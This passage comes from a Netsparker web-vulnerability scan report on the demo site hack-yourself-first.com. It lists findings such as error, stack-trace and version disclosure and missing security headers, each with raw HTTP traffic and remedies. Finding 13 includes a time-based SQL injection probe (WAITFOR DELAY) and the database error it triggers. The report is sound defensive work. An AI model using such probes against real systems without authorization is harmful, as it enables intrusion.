Vulnerabilities

11.1. http://hack-yourself-first.com/elmah/detail?id=1be04184-6b58-4d0f-a0e6-740d91447bfc

Method	Parameter	Value
GET	id	1be04184-6b58-4d0f-a0e6-740d91447bfc

Extracted IP Address(es)

- 10.0.3.90

Certainty

Request

```
GET /elmah/detail?id=1be04184-6b58-4d0f-a0e6-740d91447bfc HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/elmah
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 167.2633 Total Bytes Received : 13359 Body Length : 13035 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3753
Date: Wed, 16 Sep 2020 00:47:03 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private, s-maxage=0
X-Powe
…
-row">
<td class="key-col">INSTANCE_META_PATH</td><td class="value-col">/LM/W3SVC/422082151</td>
</tr><tr class="odd-row">
<td class="key-col">LOCAL_ADDR</td><td class="value-col">10.0.3.90</td>
</tr><tr class="even-row">
<td class="key-col">LOGON_USER</td><td class="value-col"></td>
</tr><tr class="odd-row">
<td class="key-col">PATH_INFO</td><td class="value-c
…
```

Remedy

First, ensure this is not a false positive. Due to the nature of the issue, Netsparker could not confirm that this IP address was actually the real internal IP address of the target web server or internal network. If it is, consider removing it.

CLASSIFICATION

OWASP 2013	A6
OWASP 2017	A3
CWE	200
ISO27001	A.18.1.4

12. Cookie Not Marked as HttpOnly

LOW 1 CONFIRMED 1

Netsparker identified a cookie not marked as HTTPOnly.

HTTPOnly cookies cannot be read by client-side scripts, therefore marking a cookie as HTTPOnly can provide an additional layer of protection against cross-site scripting attacks.

Impact

During a cross-site scripting attack, an attacker might easily access cookies and hijack the victim's session.

Vulnerabilities

12.1. http://hack-yourself-first.com/

CONFIRMED

Identified Cookie(s)

- VisitStart

Cookie Source

- HTTP Header

Request

```
GET / HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 419.1538 **Total Bytes Received** : 9993 **Body Length** : 9539 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: prHTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/

Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Co
…
```

Actions to Take

1. See the remedy for solution.
2. Consider marking all of the cookies used by the application as HTTPOnly. (*After these changes javascript code will not be able to read cookies.*)

Remedy

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnelto bypass HTTPOnly protection.

External References

- Netsparker - Security Cookies - HTTPOnly Flag
- OWASP HTTPOnly Cookies
- MSDN - ASP.NET HTTPOnly Cookies

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	16
CAPEC	107
WASC	15
ISO27001	A.14.2.5

13. Database Error Message Disclosure

LOW 1

Netsparker identified a database error message disclosure.

Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. In rare conditions this may be a clue for an SQL injection vulnerability. Most of the time Netsparker will detect and report that problem separately.

Vulnerabilities

13.1. http://hack-yourself-first.com/Make/1?orderby=%27%20WAITFOR%20DELAY%20%270%3a0%3a25%27--

Method	Parameter	Value
GET	orderby	' WAITFOR DELAY '0:0:25'--

Certainty

Request

```
GET /Make/1?orderby=%27%20WAITFOR%20DELAY%20%270%3a0%3a25%27-- HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 169.8612 Total Bytes Received : 19413 Body Length : 19171 Is Compressed : No

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 19171
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00
…
t-Version: 4.0.30319
Content-Length: 19171
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00:37:22 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Incorrect syntax near'0'.<br>Unclosed quotation mark after the character string '--'.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-wei
…
px; }
}
</style>
</head>

<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Incorrect syntax near'0'.<br>Unclosed quotation mark after the character string '--'.</i> </h2>
</span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: <
…
review the stack trace for more information about the error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Incorrect syntax near'0'.<br>Unclosed qu
otation mark after the character string '--'.<br><br>

<b>Source Error:</b> <br><br>
```

```
<table width=100% bgcolor="#ffffcc">
<tr>

…
<b>Stack Trace:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Incorrect syntax near&#39;0&#39;.
Unclosed quotation mark after the character string &#39;--&#39;.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 w
rapCloseInAc
…
r=silver>

<b>Version Information:</b> Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.4075.0

</font>

</body>
</html>
<!--
[SqlException]: Incorrect syntax near&#39;0&#39;.
Unclosed quotation mark after the character string &#39;--&#39;.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`
1 wrapCloseIn
…
```

Remedy

Do not provide any error messages on production environments. Save error messages with a reference number to a backend storage such as a text file or database, then show this number and a static user-friendly error message to the user.

CLASSIFICATION

PCI DSS v3.2	6.5.5
OWASP 2013	A5
OWASP 2017	A6
CWE	210
CAPEC	118
WASC	13
HIPAA	164.306(A), 164.308(A)
ISO27001	A.18.1.3

14. Internal Server Error

LOW 1 CONFIRMED 1

Netsparker identified an internal server error.

The server responded with an HTTP status 500, indicating there is a server-side error. Reasons may vary, and the behavior should be analyzed carefully. If Netsparker is able to find a security issue in the same resource, it will report this as a separate vulnerability.

Impact

The impact may vary depending on the condition. Generally this indicates poor coding practices, not enough error checking, sanitization and whitelisting. However, there might be a bigger issue, such as SQL injection. If that's the case, Netsparker will check for other possible issues and report them separately.

Vulnerabilities

14.1. http://hack-yourself-first.com/Make/

CONFIRMED

Request

```
GET /Make/ HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 588.5571 **Total Bytes Received** : 12409 **Body Length** : 12167 **Is Compressed** : No

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 12167
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00HTTP/1.1 500 Internal Server Error

Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 12167
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00:36:42 GMT
Cache-Control: priv
…
```

Remedy

Analyze this issue and review the application code in order to handle unexpected errors; this should be a generic practice, which does not disclose further information upon an error. All errors should be handled server-side only.

CLASSIFICATION

CWE	550
WASC	13
ISO27001	A.14.1.2

15. Missing X-Frame-Options Header

LOW | 1

Netsparker detected a missing `X-Frame-Options`header which means that this website could be at risk of a clickjacking attack.

The `X-Frame-Options`HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a `frame`or an `iframe`. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

Vulnerabilities

15.1. http://hack-yourself-first.com/

Certainty

Request

```
GET / HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 419.1538 **Total Bytes Received** : 9993 **Body Length** : 9539 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>


<style type="text/css">
body
{
padding-top: 0;
}
</style>


</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
```

```
<li><a href="/Supercar/Leaderboard">Leaderboard</a></li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a href="/Account/Register">Register</a></li>
<li><a href="/Account/Login">Log in</a></li>
</ul>
<form action="/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" /
…
```

Remedy

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.
    - `X-Frame-Options: DENY`It completely denies to be loaded in frame/iframe.
    - `X-Frame-Options: SAMEORIGIN`It allows only if the site which wants to load has a same origin.
    - `X-Frame-Options: ALLOW-FROM` *URL*It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

External References

- Clickjacking
- Can I Use X-Frame-Options
- X-Frame-Options HTTP Header

Remedy References

- Clickjacking Defense Cheat Sheet

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	693
CAPEC	103
ISO27001	A.14.2.5

16. Programming Error Message

LOW 1

Netsparker identified a Programming Error Message.

Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. Source code, stack trace, etc. data may be disclosed. Most of these issues will be identified and reported separately by Netsparker.

Vulnerabilities

16.1. http://hack-yourself-first.com/trace.axd

Method	Parameter	Value
GET	URI-BASED	trace.axd

Identified Error Message

- Exception of type 'System.Web.HttpException' was thrown.

Certainty

Request

```
GET /trace.axd HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 179.2206 **Total Bytes Received** : 3654 **Body Length** : 3425 **Is Compressed** : No

```
HTTP/1.1 403 Forbidden
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 3425
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00:36:51 GMT

…
=silver>

<b>Version Information:</b> Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.4075.0

</font>

</body>
</html>
<!--
[HttpException]: Exception of type &#39;System.Web.HttpException&#39; was thrown.
at System.Web.Handlers.TraceHandler.System.Web.IHttpHandler.ProcessRequest(HttpContext context)
at System.Web.HttpApplication.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionSte
…
```

Remedy

Do not provide error messages on production environments. Save error messages with a reference number to a backend storage such as a log, text file or database, then show this number and a static user-friendly error message to the user.

CLASSIFICATION

PCI DSS v3.2	6.5.5
OWASP 2013	A5
OWASP 2017	A6
CWE	210
CAPEC	118
WASC	13
HIPAA	164.306(A), 164.308(A)
ISO27001	A.18.1.3

17. Stack Trace Disclosure (ASP.NET)

LOW | 1

Netsparker identified a stack trace disclosure (ASP.NET) in the target web server's HTTP response.

Impact

An attacker can obtain information such as:

- ASP.NET version.
- Physical file path of temporary ASP.NET files.
- Information about the generated exception and possibly source code, SQL queries, etc.

This information might help an attacker gain more information and potentially focus on the development of further attacks for the target system.

Vulnerabilities

17.1. http://hack-yourself-first.com/Account/

Certainty

Request

```
GET /Account/ HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 169.4362 **Total Bytes Received** : 4411 **Body Length** : 4182 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 4182
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00:36:42 GMT

…
ion:4.8.4075.0

</font>

</body>
</html>
<!--
[HttpException]: A public action method &#39;Index&#39; was not found on controller &#39;Web.Controller
s.AccountController&#39;.
at System.Web.Mvc.Controller.HandleUnknownAction(String actionName)

at System.Web.Mvc.Controller.<BeginExecuteCore>b__1d(IAsyncResult asyncResult, ExecuteCoreState innerSt
ate)

at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult)

at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResultBase`1.End()

at System.Web.Mvc.Controller.EndExecuteCore(IAsyncResult asyncResult)

at System.Web.Mvc.Controller.<BeginExecute>b__15(IAsyncResult asyncResult, Controller controller)

at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult)

at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResultBase`1.End()

at System.Web.Mvc.Controller.EndExecute(IAsyncResult asyncResult)

at System.Web.Mvc.Controller.System.Web.Mvc.Async.IAsyncController.EndExecute(IAsyncResult asyncResult)

at System.Web.Mvc.MvcHandler.<BeginProcessRequest>b__5(IAsyncResult asyncResult, ProcessRequestState in
nerState)

at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult)

at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResultBase`1.End()

at System.Web.Mvc.MvcHandler.EndProcessRequest(IAsyncResult asyncResult)
```

```
at System.Web.Mvc.MvcHandler.System.Web.IHttpAsyncHandler.EndProcessRequest(IAsyncResult result)

at System.Web.HttpApplication.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execut
e()

at System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step)

at System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously)

--><!--
This error page might contain sensitive information because ASP.NET is configured to show verbose error
 messages using &lt;customErrors mode="Off"/&gt;. Consider using &lt;customErrors mode
…
```

Remedy

Apply following changes on your `web.config`file to prevent information leakage by applying custom error pages.

```
<System.Web>
     <customErrors mode="On" defaultRedirect="~/error/GeneralError.aspx">
          <error statusCode="403" redirect="~/error/Forbidden.aspx" />
          <error statusCode="404" redirect="~/error/PageNotFound.aspx" />
          <error statusCode="500" redirect="~/error/InternalError.aspx" />
     </customErrors>
</System.Web>
```

Remedy References

- Error Handling in ASP.NET Pages and Applications

CLASSIFICATION

PCI DSS v3.2	6.5.5
OWASP 2013	A5
OWASP 2017	A6
CWE	248
CAPEC	214
WASC	14
HIPAA	164.306(A), 164.308(A)
ISO27001	A.9.2.3

18. Version Disclosure (ASP.NET)

LOW 1

Netsparker identified a version disclosure (ASP.NET) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of ASP.NET.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

18.1. http://hack-yourself-first.com/

Extracted Version

- 4.0.30319

Certainty

Request

```
GET / HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 419.1538 **Total Bytes Received** : 9993 **Body Length** : 9539 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: pr
…
-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319

Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.
…
```

Remedy

Apply the following changes to your `web.config`file to prevent information leakage by using custom error pages and removing `X-AspNet-Version`from HTTP responses.

```
<System.Web>
     <httpRuntime enableVersionHeader="false" />
     <customErrors mode="On" defaultRedirect="~/error/GeneralError.aspx">
```

```
        <error statusCode="403" redirect="~/error/Forbidden.aspx" />
        <error statusCode="404" redirect="~/error/PageNotFound.aspx" />
        <error statusCode="500" redirect="~/error/InternalError.aspx" />
    </customErrors>
</System.Web>
```

Remedy References

- Error Handling in ASP.NET Pages and Applications
- Remove Unwanted HTTP Response Headers

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	205
CAPEC	170
WASC	45
HIPAA	164.306(A), 164.308(A)
ISO27001	A.18.1.3

19. Content Security Policy (CSP) Not Implemented

BEST PRACTICE | 1

CSP is an added layer of security that helps to mitigate mainly Cross-site Scripting attacks.

CSP can be enabled instructing the browser with a Content-Security-Policy directive in a response header;

```
Content-Security-Policy: script-src 'self';
```

or in a meta tag;

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self';">
```

In the above example, you can restrict script loading only to the same domain. It will also restrict inline script executions both in the element attributes and the event handlers. There are various directives which you can use by declaring CSP:

- **script-src:**Restricts the script loading resources to the ones you declared. By default, it disables inline script executions unless you permit to the evaluation functions and inline scripts by the unsafe-eval and unsafe-inline keywords.
- **base-uri:**Base element is used to resolve relative URL to absolute one. By using this CSP directive, you can define all possible URLs which could be assigned to base-href attribute of the document.
- **frame-ancestors**: It is very similar to X-Frame-Options HTTP header. It defines the URLs by which the page can be loaded in an iframe.
- **frame-src / child-src**: frame-src is the deprecated version of child-src. Both define the sources that can be loaded by iframe in the page. (Please note that frame-src was brought back in CSP 3)
- **object-src**: Defines the resources that can be loaded by embedding such as Flash files, Java Applets.
- **img-src**: As its name implies, it defines the resources where the images can be loaded from.
- **connect-src**: Defines the whitelisted targets for XMLHttpRequest and WebSocket objects.
- **default-src**: It is a fallback for the directives that mostly ends with -src suffix. When the directives below are not defined, the value set to default-src will be used instead:
    - child-src
    - connect-src
    - font-src
    - img-src
    - manifest-src
    - media-src
    - object-src
    - script-src
    - style-src

When setting the CSP directives, you can also use some CSP keywords:

- **none**: Denies loading resources from anywhere.
- **self** : Points to the document's URL (domain + port).
- **unsafe-inline**: Permits running inline scripts.
- **unsafe-eval**: Permits execution of evaluation functions such as eval().

In addition to CSP keywords, you can also use wildcard or only a scheme when defining whitelist URLs for the points. Wildcard can be used for subdomain and port portions of the URLs:

```
Content-Security-Policy: script-src https://*.example.com;
Content-Security-Policy: script-src https://example.com:*;
Content-Security-Policy: script-src https:;
```

It is also possible to set a CSP in Report-Only mode instead of forcing it immediately in the migration period. Thus you can see the violations of the CSP policy in the current state of your web site while migrating to CSP:

```
Content-Security-Policy-Report-Only: script-src 'self'; report-uri: https://example.com;
```

Impact

There is no direct impact of not implementing CSP on your website. However, if your website is vulnerable to a Cross-site Scripting attack CSP can prevent successful exploitation of that vulnerability. By not implementing CSP you'll be missing out this extra layer of security.

Vulnerabilities

19.1. http://hack-yourself-first.com/

Certainty

Request

```
GET / HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 419.1538 **Total Bytes Received** : 9993 **Body Length** : 9539 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>


<style type="text/css">
body
{
padding-top: 0;
}
</style>


</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
```

```
<li><a href="/Supercar/Leaderboard">Leaderboard</a></li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a href="/Account/Register">Register</a></li>
<li><a href="/Account/Login">Log in</a></li>
</ul>
<form action="/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" /
…
```

Actions to Take

- Enable CSP on your website by sending the `Content-Security-Policy`in HTTP response headers that instruct the browser to apply the policies you specified.
- Apply the whitelist and policies as strict as possible.
- Rescan your application to see if Netsparker identifies any weaknesses in your policies.

Remedy

Enable CSP on your website by sending the `Content-Security-Policy`in HTTP response headers that instruct the browser to apply the policies you specified.

External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP) HTTP Header
- Content Security Policy (CSP)

CLASSIFICATION

CWE	16
WASC	15
ISO27001	A.14.2.5

20. Expect-CT Not Enabled

BEST PRACTICE | 1

Netsparker identified that Expect-CT is not enabled.

Certificate Transparency is a technology that makes impossible (or at least very difficult) for a CA to issue an SSL certificate for a domain without the certificate being visible to the owner of that domain.

Google announced that, starting with April 2018, if it runs into a certificate that is not seen in Certificate Transparency (CT) Log, it will consider that certificate invalid and reject the connection. Thus sites should serve certificate that takes place in CT Logs. While handshaking, sites should serve a valid Signed Certificate Timestamp (SCT) along with the certificate itself.

Expect-CT can also be used for detecting the compatibility of the certificates that are issued before the April 2018 deadline. For instance, a certificate that was signed before April 2018, for 10 years it will be still posing a risk and can be ignored by the certificate transparency policy of the browser. By setting Expect-CT header, you can prevent misissused certificates to be used.

Vulnerabilities

20.1. https://hack-yourself-first.com/Account/Login

Method	Parameter	Value
POST	Password	
POST	Email	
POST	RememberMe	`true`

Certainty

Request

```
POST /Account/Login HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 32
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/Account/Login
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker

Password=&Email=&RememberMe=true
```

Response

Response Time (ms) : 866.1842 **Total Bytes Received** : 6049 **Body Length** : 5737 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2464
Date: Wed, 16 Sep 2020 00:36:44 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Log in - Supercar Showdown</title>
